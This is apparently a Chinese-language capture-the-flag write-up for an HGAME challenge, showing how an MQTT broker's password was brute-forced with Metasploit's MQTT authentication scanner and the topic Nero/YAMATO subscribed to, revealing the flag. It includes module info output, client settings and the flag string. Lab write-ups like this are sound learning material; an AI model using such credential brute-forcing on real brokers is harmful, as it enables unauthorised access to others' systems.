
7.2 Help the uncle who can't jump twice

搜索得到这是一个 mqtt 的地址，给的文件看上去就是密码，使用 msf 进行密码爆破，发现密码是 power



```
msf6 > search mqtt

Matching Modules
================

   #  Name                            Disclosure Date  Rank    Check  Description
   -  ----                            ---------------  ----    -----  -----------
   0  auxiliary/scanner/mqtt/connect                   normal  No     MQTT Authentication Scanner


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/mqtt/connect

msf6 > use 0
msf6 auxiliary(scanner/mqtt/connect) > info

       Name: MQTT Authentication Scanner
     Module: auxiliary/scanner/mqtt/connect
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  Jon Hart <jon_hart@rapid7.com>

Check supported:
  No

Basic options:
  Name              Current Setting                    Required  Description
  ----              ---------------                    --------  -----------
  BLANK_PASSWORDS   false                              no        Try blank passwords for all users
  BRUTEFORCE_SPEED  5                                  yes       How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS      false                              no        Try each user/password couple stored in the current database
  DB_ALL_PASS       false                              no        Add all passwords in the current database to the list
  DB_ALL_USERS      false                              no        Add all users in the current database to the list
  DB_SKIP_EXISTING  none                               no        Skip existing credentials stored in the current database (Accep
                                                                 ted: none, user, user&realm)
  PASSWORD                                             no        A specific password to authenticate with
  PASS_FILE         data/wordlists/unix_passwords.txt  no        File containing passwords, one per line
  RHOSTS                                               yes       The target host(s), see https://github.com/rapid7/metasploit-fr
```

使用 mqtt 客户端连接，订阅 Nero/YAMATO 即可得到 flag



uncle

* Name	* Client ID	Username
uncle	mqttx_f10ba05b	Vergil
Password	Keep Alive	Clean Start
•••••	60	✓ true

Nero/YAMATO QoS 0

Topic: Nero/YAMATO QoS: 0

```
hgame{mqtt_1s_p0w3r}
```

2023-01-08 12:51:03:001

Topic: Nero/YAMATO QoS: 0

```
hgame{mqtt_1s_p0w3r}
```